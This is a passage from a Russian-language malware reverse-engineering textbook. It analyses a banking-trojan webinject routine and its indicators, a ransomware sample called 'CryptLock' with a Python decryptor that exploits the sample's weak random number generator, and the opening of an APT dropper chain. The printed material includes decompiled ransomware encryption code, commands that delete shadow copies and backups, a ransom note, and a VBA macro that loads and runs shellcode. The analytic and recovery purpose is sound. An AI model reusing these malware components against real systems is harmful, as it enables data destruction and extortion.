            // Вставляем inject data ДО целевой строки
            new_size = *lpdwNumberOfBytesRead + g_webinject_rules[i].inject_len;
            if (new_size ⩽ dwNumberOfBytesToRead)
            {
                DWORD offset = (DWORD)(inject_pos - (char *)lpBuffer);
                // Сдвигаем данные вправо
                memmove(
                    inject_pos + g_webinject_rules[i].inject_len,
                    inject_pos,
                    *lpdwNumberOfBytesRead - offset);
                // Вставляем инъекцию
                memcpy(inject_pos,
                       g_webinject_rules[i].inject_data,
                       g_webinject_rules[i].inject_len);
                *lpdwNumberOfBytesRead = new_size;
            }
        }
        break;
    }

    return result;
}
```

25.1.7 Итоги анализа кейса 1

Извлечённые IoC (Indicators of Compromise):

```
[NETWORK]
C2 URL:     https://update.microsoft-cdn.com/gate.php
C2 IP:      192.168.1.100
C2 Port:    443

[HOST]
Mutex:      Global\{8A3F-B12C-D4E5}
Botnet ID:  zeus_eu_bank_01
Campaign:   2024_Q1_phish

[CRYPTO]
XOR Key (stage 1): k9$mPx2L!wQ7nR4e
RC4 Key (config):  Kr3aT0r_xKey!2024@Secur3_K3yP4ss
AES-256 Key (C2):  9c3a7fb241e8d503...192a3b4c5d6e7f80

[TARGETS]
*bank.example.com/login*
*bank.example.com/transfer*
*bank.example.com/*
```

25.2 Кейс 2: Анализ шифровальщика «CryptLock»

25.2.1 Первичный анализ

Образец доставлен через эксплойт в документе Word. Файл `svchost_update.exe`, SHA256: `d7e2f1...`. Загружаем в IDA Pro:

```
IDA Pro 9.0 — Loading file 'svchost_update.exe'

  File type: Portable Executable (PE)
  Processor: Intel x86-64 [metapc]

Imports (54 functions):
  kernel32.dll:    CreateFileW, ReadFile, WriteFile, FindFirstFileW,
                   FindNextFileW, GetLogicalDriveStringsW, GetDriveTypeW,
                   CreateThread, VirtualAlloc, GetTickCount, ...
  advapi32.dll:    CryptAcquireContextW, CryptGenRandom, CryptImportKey,
                   CryptEncrypt, CryptDestroyKey, CryptReleaseContext,
                   RegSetValueExW, RegOpenKeyExW, ...
  user32.dll:      MessageBoxW, SetDesktopWallpaper
  shell32.dll:     ShellExecuteW
  crypt32.dll:     CryptStringToBinaryA, CryptBinaryToStringA
  shlwapi.dll:     PathMatchSpecW

Sections:
  .text   00401000  00028000  00027E00  60000020
  .rdata  00429000  0000A000  00009C00  40000040
  .data   00433000  00003000  00002800  C0000040
  .rsrc   00436000  00001000  00000C00  40000040
```

Файл не упакован -- полная таблица импортов, нормальная энтропия секций. Набор импортов сразу указывает на функциональность: криптография (CryptoAPI), файловые операции, перечисление дисков.

25.2.2 Криптографическая схема (RSA + AES)

Главная функция шифрования:

```
// Hex-Rays Decompiler Output
// encrypt_files_thread — 0x0000000140001000

DWORD WINAPI encrypt_files_thread(LPVOID lpParam)
{
    ENCRYPT_CONTEXT *ctx = (ENCRYPT_CONTEXT *)lpParam;
    HCRYPTPROV hProv;
    HCRYPTKEY hRSAKey;
    BYTE aes_key[32];
    BYTE aes_iv[16];
    BYTE encrypted_aes_key[256];   // RSA-2048 encrypted AES key
    DWORD encrypted_key_len;
    WCHAR drive_strings[512];
    WCHAR *drive;

    // Инициализация CryptoAPI
    if (!CryptAcquireContextW(&hProv, NULL, MS_ENH_RSA_AES_PROV_W,
                              PROV_RSA_AES, CRYPT_VERIFYCONTEXT))
        return 1;

    // Импорт публичного RSA-ключа атакующего (зашит в бинарнике)
    if (!CryptImportKey(hProv, g_rsa_pubkey_blob, g_rsa_pubkey_blob_len,
                        0, 0, &hRSAKey))
    {
        CryptReleaseContext(hProv, 0);
        return 1;
    }

    // Генерация уникального AES-256 ключа для данной жертвы
    // !!! УЯЗВИМОСТЬ: используется слабый PRNG !!!
    generate_aes_key(aes_key, aes_iv, ctx->machine_guid);

    // Шифруем AES-ключ публичным RSA-ключом атакующего
    memcpy(encrypted_aes_key, aes_key, 32);
    encrypted_key_len = 32;
    CryptEncrypt(hRSAKey, 0, TRUE, 0, encrypted_aes_key,
                 &encrypted_key_len, sizeof(encrypted_aes_key));

    // Сохраняем зашифрованный ключ в файл
    save_key_file(encrypted_aes_key, encrypted_key_len, aes_iv);

    // Перечисляем диски и шифруем файлы
    GetLogicalDriveStringsW(512, drive_strings);
    for (drive = drive_strings; *drive; drive += wcslen(drive) + 1)
    {
        UINT type = GetDriveTypeW(drive);
        if (type == DRIVE_FIXED || type == DRIVE_REMOTE)
        {
            encrypt_directory_recursive(drive, aes_key, aes_iv, hProv);
        }
    }

    // Уведомляем жертву
    drop_ransom_note();
    change_wallpaper();

    // Зачищаем ключ из памяти (пытаются, но не полностью)
    SecureZeroMemory(aes_key, sizeof(aes_key));

    CryptDestroyKey(hRSAKey);
    CryptReleaseContext(hProv, 0);
    return 0;
}
```

Публичный RSA-ключ зашит в секции `.rdata`:

```
.rdata:0000000140029100  g_rsa_pubkey_blob:
  0000: 06 02 00 00 00 A4 00 00  ........   ; PUBLICKEYBLOB header
  0008: 52 53 41 31 00 08 00 00  RSA1....   ; RSA1, 2048-bit
  0010: 01 00 01 00              ....       ; Public exponent: 65537
  0014: ; 256-byte modulus follows...
  0014: B3 A2 91 80 7F 6E 5D 4C  ........
  001C: 3B 2A 19 08 F7 E6 D5 C4  ;*......
  ...
  0114: ; Total blob size: 0x114 (276) bytes
```

25.2.3 Уязвимость: слабый PRNG

Критическая ошибка разработчика -- функция генерации AES-ключа:

```
.text:0000000140002000  generate_aes_key:
.text:0000000140002000      ; rcx = output_key (32 bytes)
.text:0000000140002000      ; rdx = output_iv (16 bytes)
.text:0000000140002000      ; r8  = machine_guid (string)
.text:0000000140002000      push    rbx
.text:0000000140002002      push    rsi
.text:0000000140002003      push    rdi
.text:0000000140002004      sub     rsp, 40h
.text:0000000140002008      mov     rdi, rcx            ; key output
.text:000000014000200B      mov     rsi, rdx            ; iv output
.text:000000014000200E
.text:000000014000200E      ; !!! СЛАБАЯ ГЕНЕРАЦИЯ !!!
.text:000000014000200E      ; Используется GetTickCount() как seed для srand()
.text:000000014000200E      call    cs:GetTickCount
.text:0000000140002014      mov     ecx, eax
.text:0000000140002016      call    cs:srand            ; srand(GetTickCount())
.text:000000014000201C
.text:000000014000201C      ; Генерация 32-байтного ключа через rand()
.text:000000014000201C      xor     ebx, ebx
.text:000000014000201E  .gen_key_loop:
.text:000000014000201E      call    cs:rand
.text:0000000140002024      mov     byte ptr [rdi+rbx], al
.text:0000000140002027      inc     ebx
.text:0000000140002029      cmp     ebx, 20h            ; 32 bytes
.text:000000014000202C      jb      short .gen_key_loop
.text:000000014000202E
.text:000000014000202E      ; Генерация 16-байтного IV через rand()
.text:000000014000202E      xor     ebx, ebx
.text:0000000140002030  .gen_iv_loop:
.text:0000000140002030      call    cs:rand
.text:0000000140002036      mov     byte ptr [rsi+rbx], al
.text:0000000140002039      inc     ebx
.text:000000014000203B      cmp     ebx, 10h            ; 16 bytes
.text:000000014000203E      jb      short .gen_iv_loop
.text:0000000140002040
.text:0000000140002040      add     rsp, 40h
.text:0000000140002044      pop     rdi
.text:0000000140002045      pop     rsi
.text:0000000140002046      pop     rbx
.text:0000000140002047      ret
```

Hex-Rays показывает уязвимость ещё нагляднее:

```
// Hex-Rays Decompiler Output
// generate_aes_key — 0x0000000140002000

void __fastcall generate_aes_key(BYTE *key, BYTE *iv, const wchar_t *machine_guid)
{
    int i;

    // КРИТИЧЕСКАЯ УЯЗВИМОСТЬ:
    // 1. GetTickCount() возвращает 32-битное значение (миллисекунды с загрузки)
    // 2. srand()/rand() — линейный конгруэнтный генератор (LCG)
    // 3. machine_guid передаётся, но НЕ ИСПОЛЬЗУЕТСЯ!
    // 4. rand() возвращает только 15 бит (0-32767) на MSVC
    //
    // Итого: keyspace = 2^32 (seed) вместо 2^256 (AES-256)
    // Brute-force: ~4 миллиарда вариантов — минуты на GPU

    srand(GetTickCount());

    for (i = 0; i < 32; ++i)
        key[i] = (BYTE)rand();

    for (i = 0; i < 16; ++i)
        iv[i] = (BYTE)rand();
}
```

Анализ уязвимости:

1. `GetTickCount()` возвращает количество миллисекунд с момента запуска системы -- 32-битное значение.
2. Стандартная функция `srand()/rand()` в MSVC -- линейный конгруэнтный генератор (LCG) с полным определяемым по seed состоянием.
3. Параметр `machine_guid` передаётся в функцию, но **не используется** (вероятно, разработчик планировал включить его, но забыл).
4. `rand()` в MSVC возвращает значение 0..32767 (15 бит), но берётся только младший байт.
   Пространство ключей сводится к `2^32` (значение seed) вместо `2^256` (полный AES-256-ключ).

25.2.4 Анализ процесса шифрования файлов

Функция шифрования отдельного файла:

```
// Hex-Rays Decompiler Output
// encrypt_single_file — 0x0000000140003000

BOOL __fastcall encrypt_single_file(
    const wchar_t *filepath,
    BYTE *aes_key,
    BYTE *aes_iv,
    HCRYPTPROV hProv)
{
    HANDLE hFile;
    LARGE_INTEGER fileSize;
    BYTE *buffer;
    DWORD bytesRead, bytesWritten;
    HCRYPTKEY hAESKey;
    DWORD mode;
    WCHAR new_path[MAX_PATH];
    CRYPTLOCK_HEADER header;

    // Проверяем расширение файла
    if (!should_encrypt_extension(filepath))
        return FALSE;

    // Не шифруем файлы больше 50 MB (для скорости)
    hFile = CreateFileW(filepath, GENERIC_READ, 0, NULL,
                        OPEN_EXISTING, 0, NULL);
    if (hFile == INVALID_HANDLE_VALUE)
        return FALSE;

    GetFileSizeEx(hFile, &fileSize);
    if (fileSize.QuadPart > 50 * 1024 * 1024)
    {
        CloseHandle(hFile);
        return FALSE;
    }

    // Читаем файл целиком
    buffer = (BYTE *)VirtualAlloc(NULL, (SIZE_T)fileSize.QuadPart + 32,
                                  MEM_COMMIT, PAGE_READWRITE);
    ReadFile(hFile, buffer, (DWORD)fileSize.QuadPart, &bytesRead, NULL);
    CloseHandle(hFile);

    // Импортируем AES-ключ
    AES_KEY_BLOB blob;
    blob.hdr.bType = PLAINTEXTKEYBLOB;
    blob.hdr.bVersion = CUR_BLOB_VERSION;
    blob.hdr.reserved = 0;
    blob.hdr.aiKeyAlg = CALG_AES_256;
    blob.dwKeySize = 32;
    memcpy(blob.key, aes_key, 32);

    CryptImportKey(hProv, (BYTE *)&blob, sizeof(blob), 0, 0, &hAESKey);

    // Устанавливаем режим CBC и IV
    mode = CRYPT_MODE_CBC;
    CryptSetKeyParam(hAESKey, KP_MODE, (BYTE *)&mode, 0);
    CryptSetKeyParam(hAESKey, KP_IV, aes_iv, 0);

    // Шифруем
    DWORD data_len = bytesRead;
    CryptEncrypt(hAESKey, 0, TRUE, 0, buffer, &data_len,
                 (DWORD)fileSize.QuadPart + 32);

    // Формируем заголовок зашифрованного файла
    memcpy(header.magic, "CLCK", 4);
    header.version = 1;
    header.original_size = (DWORD)fileSize.QuadPart;
    header.encrypted_size = data_len;
    memcpy(header.iv, aes_iv, 16);
    header.flags = 0;

    // Записываем заголовок + зашифрованные данные
    swprintf_s(new_path, MAX_PATH, L"%s.cryptlock", filepath);
    hFile = CreateFileW(new_path, GENERIC_WRITE, 0, NULL,
                        CREATE_ALWAYS, 0, NULL);
    WriteFile(hFile, &header, sizeof(header), &bytesWritten, NULL);
    WriteFile(hFile, buffer, data_len, &bytesWritten, NULL);
    CloseHandle(hFile);
```

```
    // Удаляем оригинал
    DeleteFileW(filepath);

    CryptDestroyKey(hAESKey);
    VirtualFree(buffer, 0, MEM_RELEASE);
    return TRUE;
}
```

Структура заголовка зашифрованного файла:

```
Offset  Size   Field            Description
0x00    4      magic            "CLCK" (0x4B434C43)
0x04    4      version          1
0x08    4      original_size    Размер оригинала
0x0C    4      encrypted_size   Размер шифротекста (с паддингом)
0x10    16     iv               AES-CBC IV
0x20    4      flags            Зарезервировано (0)
0x24    ...    encrypted_data   Зашифрованные данные
```

Hex-дамп зашифрованного файла:

```
00000000: 43 4C 43 4B 01 00 00 00  00 10 00 00 10 10 00 00  CLCK............
00000010: A3 B1 C2 D4 E5 F6 07 18  29 3A 4B 5C 6D 7E 8F 90  ........):K\m~..
00000020: 00 00 00 00 F2 A1 B3 C4  D5 E6 F7 08 19 2A 3B 4C  .............*;L
00000030: 5D 6E 7F 80 91 A2 B3 C4  D5 E6 F7 08 19 2A 3B 4C  ]n..........*;L
...
```

Список целевых расширений:

```
// Hex-Rays Decompiler Output
// should_encrypt_extension — 0x0000000140003200

BOOL __fastcall should_encrypt_extension(const wchar_t *filepath)
{
    // 77 расширений — документы, изображения, БД, исходный код
    static const wchar_t *targets[] = {
        L"*.doc", L"*.docx", L"*.xls", L"*.xlsx", L"*.ppt", L"*.pptx",
        L"*.pdf", L"*.jpg", L"*.jpeg", L"*.png", L"*.gif", L"*.bmp",
        L"*.psd", L"*.ai", L"*.svg", L"*.mp3", L"*.mp4", L"*.avi",
        L"*.mov", L"*.zip", L"*.rar", L"*.7z", L"*.tar", L"*.gz",
        L"*.sql", L"*.mdb", L"*.accdb", L"*.dbf", L"*.sqlite",
        L"*.cpp", L"*.c", L"*.h", L"*.java", L"*.py", L"*.cs",
        L"*.php", L"*.js", L"*.html", L"*.css", L"*.xml", L"*.json",
        L"*.txt", L"*.rtf", L"*.odt", L"*.ods", L"*.odp",
        L"*.dwg", L"*.dxf", L"*.max", L"*.obj", L"*.fbx",
        L"*.vmdk", L"*.vdi", L"*.qcow2",
        L"*.wallet", L"*.dat", L"*.key", L"*.pem", L"*.crt",
        L"*.bak", L"*.backup", L"*.old",
        NULL
    };

    const wchar_t *ext = wcsrchr(filepath, L'.');
    if (!ext)
        return FALSE;

    for (int i = 0; targets[i]; ++i)
    {
        if (PathMatchSpecW(filepath, targets[i]))
            return TRUE;
    }
    return FALSE;
}
```

25.2.5 Написание декриптора

Благодаря слабому PRNG, мы можем перебрать все возможные seed-значения:

```python
#!/usr/bin/env python3
"""
CryptLock Decryptor
Эксплуатирует уязвимость слабого PRNG (srand/rand с seed от GetTickCount)
для восстановления AES-256 ключа без приватного RSA-ключа атакующего.
"""

import struct
import ctypes
import os
import sys
import multiprocessing
from pathlib import Path
from Crypto.Cipher import AES

# ============================================================================
# Воспроизведение MSVC rand() — линейный конгруэнтный генератор
# ============================================================================

class MSVCRand:
    """Точная реплика MSVC srand()/rand()"""

    def __init__(self, seed):
        self.state = seed & 0xFFFFFFFF

    def rand(self):
        self.state = (self.state * 214013 + 2531011) & 0xFFFFFFFF
        return (self.state >> 16) & 0x7FFF  # 15-bit result

    def generate_key_and_iv(self):
        """Генерирует AES key (32 bytes) + IV (16 bytes)"""
        key = bytes([self.rand() & 0xFF for _ in range(32)])
        iv  = bytes([self.rand() & 0xFF for _ in range(16)])
        return key, iv


# ============================================================================
# Парсинг заголовка зашифрованного файла
# ============================================================================

CRYPTLOCK_MAGIC = b'CLCK'

def parse_cryptlock_header(filepath):
    """Считывает заголовок .cryptlock файла"""
    with open(filepath, 'rb') as f:
        magic = f.read(4)
        if magic != CRYPTLOCK_MAGIC:
            raise ValueError(f"Not a CryptLock file: {filepath}")

        version = struct.unpack('<I', f.read(4))[0]
        original_size = struct.unpack('<I', f.read(4))[0]
        encrypted_size = struct.unpack('<I', f.read(4))[0]
        iv = f.read(16)
        flags = struct.unpack('<I', f.read(4))[0]
        encrypted_data = f.read(encrypted_size)

    return {
        'version': version,
        'original_size': original_size,
        'encrypted_size': encrypted_size,
        'iv': iv,
        'flags': flags,
        'encrypted_data': encrypted_data,
    }


# ============================================================================
# Валидация: известный plaintext check
# ============================================================================

# Известные сигнатуры файлов для быстрой проверки
FILE_SIGNATURES = {
    '.doc':  [b'\xD0\xCF\x11\xE0'],
    '.docx': [b'\x50\x4B\x03\x04'],
    '.xls':  [b'\xD0\xCF\x11\xE0'],
    '.xlsx': [b'\x50\x4B\x03\x04'],
    '.ppt':  [b'\xD0\xCF\x11\xE0'],
```

```
    '.pptx': [b'\x50\x4B\x03\x04'],
    '.pdf':  [b'\x25\x50\x44\x46'],  # %PDF
    '.png':  [b'\x89\x50\x4E\x47'],
    '.jpg':  [b'\xFF\xD8\xFF'],
    '.jpeg': [b'\xFF\xD8\xFF'],
    '.zip':  [b'\x50\x4B\x03\x04'],
    '.rar':  [b'\x52\x61\x72\x21'],
    '.7z':   [b'\x37\x7A\xBC\xAF'],
    '.gif':  [b'\x47\x49\x46\x38'],
    '.bmp':  [b'\x42\x4D'],
    '.sqlite': [b'\x53\x51\x4C\x69'],  # SQLi
    '.xml':  [b'\x3C\x3F\x78\x6D'],    # <?xm
}

def get_expected_signatures(original_ext):
    """Получить ожидаемые magic bytes для расширения"""
    return FILE_SIGNATURES.get(original_ext.lower(), [])


def try_decrypt_block(aes_key, iv, encrypted_block, expected_signatures):
    """Попробовать расшифровать первый блок и проверить magic bytes"""
    try:
        cipher = AES.new(aes_key, AES.MODE_CBC, iv)
        decrypted = cipher.decrypt(encrypted_block[:16])

        for sig in expected_signatures:
            if decrypted[:len(sig)] == sig:
                return True
        return False
    except Exception:
        return False


# ============================================================================
# Brute-force перебор seed
# ============================================================================

def brute_force_range(args):
    """Перебор диапазона seed-значений (для multiprocessing)"""
    start_seed, end_seed, iv_from_file, encrypted_block, signatures = args

    for seed in range(start_seed, end_seed):
        rng = MSVCRand(seed)
        key, iv = rng.generate_key_and_iv()

        # Быстрая проверка: IV из файла должен совпасть
        # (IV сохраняется в заголовке файла!)
        if iv != iv_from_file:
            continue

        # IV совпал — проверяем расшифровку
        if try_decrypt_block(key, iv, encrypted_block, signatures):
            return seed, key, iv

    return None


def find_key(encrypted_file_path, original_extension, num_workers=None):
    """Главная функция: поиск AES-ключа через brute-force seed"""

    if num_workers is None:
        num_workers = multiprocessing.cpu_count()

    header = parse_cryptlock_header(encrypted_file_path)
    signatures = get_expected_signatures(original_extension)

    if not signatures:
        print(f"[!] Нет известных сигнатур для {original_extension}")
        print("[*] Используем эвристику: ищем printable ASCII")
        signatures = [None]  # fallback to entropy check

    print(f"[*] CryptLock file version: {header['version']}")
    print(f"[*] Original size: {header['original_size']} bytes")
    print(f"[*] IV from header: {header['iv'].hex()}")
    print(f"[*] Starting brute-force with {num_workers} workers...")
    print(f"[*] Keyspace: 2^32 = 4,294,967,296 seeds")

    # Разбиваем пространство ключей на чанки
```

```
    total = 0xFFFFFFFF + 1
    chunk_size = total // num_workers
    tasks = []

    for i in range(num_workers):
        start = i * chunk_size
        end = start + chunk_size if i < num_workers - 1 else total
        tasks.append((
            start, end,
            header['iv'],
            header['encrypted_data'][:16],  # только первый блок
            signatures
        ))

    with multiprocessing.Pool(num_workers) as pool:
        for result in pool.imap_unordered(brute_force_range, tasks):
            if result:
                seed, key, iv = result
                pool.terminate()
                print(f"\n[+] КЛЮЧ НАЙДЕН!")
                print(f"[+] Seed:    {seed} (0x{seed:08X})")
                print(f"[+] AES Key: {key.hex()}")
                print(f"[+] AES IV:  {iv.hex()}")
                return seed, key, iv

    print("[-] Ключ не найден в полном пространстве seed")
    return None


# ============================================================================
# Расшифровка файлов
# ============================================================================

def decrypt_file(encrypted_path, aes_key, aes_iv, output_path=None):
    """Расшифровка одного .cryptlock файла"""
    header = parse_cryptlock_header(encrypted_path)

    cipher = AES.new(aes_key, AES.MODE_CBC, aes_iv)
    decrypted = cipher.decrypt(header['encrypted_data'])

    # Убираем PKCS7 padding
    pad_len = decrypted[-1]
    if 1 ⩽ pad_len ⩽ 16:
        if all(b == pad_len for b in decrypted[-pad_len:]):
            decrypted = decrypted[:-pad_len]

    # Обрезаем до оригинального размера
    decrypted = decrypted[:header['original_size']]

    if output_path is None:
        # Убираем .cryptlock расширение
        output_path = str(encrypted_path).replace('.cryptlock', '')

    with open(output_path, 'wb') as f:
        f.write(decrypted)

    print(f"[+] Decrypted: {output_path} ({len(decrypted)} bytes)")
    return True


def decrypt_all(root_dir, aes_key, aes_iv):
    """Рекурсивная расшифровка всех .cryptlock файлов"""
    count = 0
    for cryptlock_file in Path(root_dir).rglob('*.cryptlock'):
        try:
            decrypt_file(str(cryptlock_file), aes_key, aes_iv)
            count += 1
        except Exception as e:
            print(f"[-] Error decrypting {cryptlock_file}: {e}")

    print(f"\n[*] Total files decrypted: {count}")


# ============================================================================
# Оптимизация: если IV известен, можно перебрать только seed
# ============================================================================

def fast_iv_match(target_iv):
```

```
    """
    Оптимизация: зная IV из заголовка файла, можно быстро
    отсечь неподходящие seed, не вычисляя полную AES-расшифровку.

    MSVC rand() sequence полностью определяется seed.
    key = rand()[0..31], iv = rand()[32..47]
    Нам нужно проверить 48 вызовов rand() для каждого seed.
    """
    print(f"[*] Target IV: {target_iv.hex()}")
    print(f"[*] Fast IV-matching mode...")

    found = 0
    for seed in range(0, 0x100000000):
        if seed % 100000000 == 0:
            print(f"    Progress: {seed / 0x100000000 * 100:.1f}%")

        rng = MSVCRand(seed)
        # Skip 32 key bytes
        for _ in range(32):
            rng.rand()
        # Generate IV
        iv = bytes([rng.rand() & 0xFF for _ in range(16)])
        if iv == target_iv:
            # Regenerate full key
            rng2 = MSVCRand(seed)
            key = bytes([rng2.rand() & 0xFF for _ in range(32)])
            print(f"[+] Match! Seed = 0x{seed:08X}")
            print(f"    Key: {key.hex()}")
            found += 1

    print(f"[*] Total matches: {found}")


# ============================================================================
# Entry point
# ============================================================================

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print("Usage:")
        print(f"  {sys.argv[0]} find-key <encrypted.cryptlock> <original_ext>")
        print(f"  {sys.argv[0]} decrypt <encrypted.cryptlock> <key_hex> <iv_hex>")
        print(f"  {sys.argv[0]} decrypt-all <directory> <key_hex> <iv_hex>")
        sys.exit(1)

    command = sys.argv[1]

    if command == 'find-key':
        encrypted_file = sys.argv[2]
        original_ext = sys.argv[3]  # e.g., ".docx"
        result = find_key(encrypted_file, original_ext)
        if result:
            seed, key, iv = result
            print(f"\nTo decrypt all files, run:")
            print(f"  python {sys.argv[0]} decrypt-all C:\\ {key.hex()} {iv.hex()}")

    elif command == 'decrypt':
        encrypted_file = sys.argv[2]
        key = bytes.fromhex(sys.argv[3])
        iv = bytes.fromhex(sys.argv[4])
        decrypt_file(encrypted_file, key, iv)

    elif command == 'decrypt-all':
        root_dir = sys.argv[2]
        key = bytes.fromhex(sys.argv[3])
        iv = bytes.fromhex(sys.argv[4])
        decrypt_all(root_dir, key, iv)
```

Пример работы декриптора:

```
$ python cryptlock_decryptor.py find-key test.docx.cryptlock .docx

[*] CryptLock file version: 1
[*] Original size: 4096 bytes
[*] IV from header: a3b1c2d4e5f60718293a4b5c6d7e8f90
[*] Starting brute-force with 16 workers...
[*] Keyspace: 2^32 = 4,294,967,296 seeds

[+] КЛЮЧ НАЙДЕН!
[+] Seed:    1847293045 (0x6E2A3B65)
[+] AES Key: 7f3a9c2b8e1d4f6a5c7b8d9e0f1a2b3c4d5e6f708192a3b4c5d6e7f80a1b2c3d
[+] AES IV:  a3b1c2d4e5f60718293a4b5c6d7e8f90

To decrypt all files, run:
  python cryptlock_decryptor.py decrypt-all C:\ 7f3a...2c3d a3b1...8f90

$ python cryptlock_decryptor.py decrypt-all C:\Users\victim 7f3a...2c3d a3b1...8f90

[+] Decrypted: C:\Users\victim\Documents\report.docx (45312 bytes)
[+] Decrypted: C:\Users\victim\Documents\budget.xlsx (12288 bytes)
[+] Decrypted: C:\Users\victim\Pictures\photo.jpg (2145678 bytes)
[+] Decrypted: C:\Users\victim\Desktop\passwords.txt (1024 bytes)
...
[*] Total files decrypted: 847
```

25.2.6 Дополнительные функции шифровальщика

Помимо шифрования, CryptLock выполняет ряд деструктивных действий:

```
// Hex-Rays Decompiler Output
// delete_shadow_copies — 0x0000000140004000

void delete_shadow_copies()
{
    // Удаление теневых копий через vssadmin
    ShellExecuteW(NULL, L"open", L"cmd.exe",
        L"/c vssadmin delete shadows /all /quiet",
        NULL, SW_HIDE);

    // Отключение восстановления системы
    ShellExecuteW(NULL, L"open", L"cmd.exe",
        L"/c wmic shadowcopy delete",
        NULL, SW_HIDE);

    // Отключение Windows Recovery
    ShellExecuteW(NULL, L"open", L"cmd.exe",
        L"/c bcdedit /set {default} recoveryenabled No",
        NULL, SW_HIDE);

    // Удаление каталога резервных копий
    ShellExecuteW(NULL, L"open", L"cmd.exe",
        L"/c wbadmin delete catalog -quiet",
        NULL, SW_HIDE);
}
```

Записка о выкупе сбрасывается в каждую директорию:

```
// Hex-Rays Decompiler Output (упрощённый вариант)
// drop_ransom_note — 0x0000000140004200

void drop_ransom_note()
{
    static const char ransom_text[] =
        "═══ YOUR FILES HAVE BEEN ENCRYPTED ═══\r\n"
        "\r\n"
        "All your documents, photos, databases and other important\r\n"
        "files have been encrypted with AES-256 encryption.\r\n"
        "\r\n"
        "To decrypt your files, you need to purchase the private key.\r\n"
        "\r\n"
        "Price: 0.5 BTC\r\n"
        "Wallet: 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa\r\n"
        "Email: recovery@protonmail.ch\r\n"
        "\r\n"
        "Your unique ID: %s\r\n"
        "\r\n"
        "WARNING: Do not attempt to decrypt files yourself!\r\n"
        "This will permanently destroy your data.\r\n";

    // ... форматирование и запись в каждую директорию ...
}
```

25.3 Кейс 3: Анализ APT-имплант «ShadowGate»

25.3.1 Обзор: многостадийная загрузка

APT-имплант обнаружен в инфраструктуре крупной энергетической компании. Атака включает три стадии:

1. **Dropper** (`report_q3.docm`) -- документ Word с макросом.
2. **Loader** (`wmiprvse.dll`) -- DLL, маскирующаяся под системный компонент.
3. **Payload** (`core.bin`) -- зашифрованный модульный имплант.

25.3.2 Стадия 1: Dropper (VBA → shellcode → DLL)

Макрос в документе содержит обфусцированный VBA-код, который извлекает шеллкод из свойств документа:

```
' Восстановленный VBA-код после деобфускации
' Original: переменные были обфусцированы (x1a2b3, y4c5d6 etc.)

Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" ( _
    ByVal lpAddress As LongPtr, ByVal dwSize As Long, _
    ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr

Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" ( _
    ByVal Destination As LongPtr, ByRef Source As Any, _
    ByVal Length As Long) As LongPtr

Private Declare PtrSafe Function CreateThread Lib "kernel32" ( _
    ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, _
    ByVal lpStartAddress As LongPtr, ByVal lpParameter As LongPtr, _
    ByVal dwCreationFlags As Long, ByRef lpThreadId As Long) As LongPtr

Sub AutoOpen()
    Dim shellcode() As Byte
    Dim addr As LongPtr
    Dim threadId As Long

    ' Шеллкод хранится в пользовательском свойстве документа (base64)
    Dim encoded As String
    encoded = ActiveDocument.CustomDocumentProperties("_config").Value

    ' Декодирование base64
    shellcode = DecodeBase64(encoded)

    ' Выделение памяти и копирование
    addr = VirtualAlloc(0, UBound(shellcode) + 1, &H3000, &H40)
    RtlMoveMemory addr, shellcode(0), UBound(shellcode) + 1

    ' Запуск
    CreateThread 0, 0, addr, 0, 0, threadId
End Sub
```

Шеллкод загружает DLL второй стадии. После извлечения и загрузки в IDA Pro:

```
; Shellcode (position-independent)
; Загружает и инъектирует DLL-loader в svchost.exe

shellcode_start:
    cld
    call    delta
delta:
    pop     rbp
    sub     rbp, offset delta       ; rbp = image base delta

    ; Находим kernel32.dll через PEB
    mov     rax, gs:[60h]
    mov     rax, [rax+18h]          ; PEB→Ldr
    mov     rax, [rax+20h]          ; InMemoryOrderModuleList.Flink
    mov     rax, [rax]              ; skip exe
    mov     rax, [rax]              ; skip ntdll
    mov     r12, [rax+20h]          ; kernel32.dll base

    ; Разрешаем API по хешам
    lea     rcx, [rbp + hash_LoadLibraryA]
    mov     rdx, r12
    call    resolve_export          ; → rax = LoadLibraryA
    mov     r13, rax

    lea     rcx, [rbp + hash_GetProcAddress]
    mov     rdx, r12
    call    resolve_export          ; → rax = GetProcAddress
    mov     r14, rax

    lea     rcx, [rbp + hash_VirtualAlloc]
    mov     rdx, r12
    call    resolve_export
    mov     r15, rax                ; r15 = VirtualAlloc

    ; Расшифровываем встроенную DLL
    lea     rcx, [rbp + embedded_dll_encrypted]
    mov     edx, [rbp + embedded_dll_size]
    lea     r8, [rbp + xor_key_stage1]
    call    decrypt_xor_16byte

    ; Выделяем память и выполняем manual mapping
    mov     rcx, 0                  ; lpAddress
    mov     edx, [rbp + embedded_dll_size]
    mov     r8d, 0x3000             ; MEM_COMMIT|MEM_RESERVE
    mov     r9d, 0x40               ; PAGE_EXECUTE_READWRITE
    call    r15                     ; VirtualAlloc

    ; ... manual map PE, fix relocations, resolve imports ...
    ; ... call DllMain(DLL_PROCESS_ATTACH) ...
```

25.3.3 Стадия 2: Loader (wmiprvse.dll)

DLL второй стадии маскируется под легитимный системный компонент. Загружаем в IDA Pro:

```
IDA Pro 9.0 — Loading file 'wmiprvse.dll'

Exports:
  Ordinal  Name                    Address
  1        DllMain                 10001000
  2        ServiceMain             10001200    ; mimics real wmiprvse
  3        DllRegisterServer       10001400    ; COM registration facade
  4        DllUnregisterServer     10001410

Imports (23 functions):
  kernel32.dll:  CreateFileW, ReadFile, WriteFile, CreateThread,
                 VirtualAlloc, VirtualProtect, LoadLibraryW,
                 GetProcAddress, GetModuleHandleW, Sleep,
                 GetTempPathW, GetSystemDirectoryW
  ntdll.dll:     NtCreateSection, NtMapViewOfSection, NtUnmapViewOfSection,
                 RtlInitUnicodeString
  advapi32.dll:  OpenSCManagerW, CreateServiceW, StartServiceW,
                 RegSetValueExW
```

Функция `DllMain` выполняет первичную инициализацию:

```
// Hex-Rays Decompiler Output
// DllMain — 0x10001000

BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID reserved)
{
    WCHAR sys_dir[MAX_PATH];
    WCHAR payload_path[MAX_PATH];
    HANDLE hFile;
    DWORD bytesRead;
    BYTE *payload_buf;
    DWORD payload_size;

    if (reason ≠ DLL_PROCESS_ATTACH)
        return TRUE;

    DisableThreadLibraryCalls(hModule);

    // Anti-analysis: проверка имени процесса
    if (is_analysis_process())
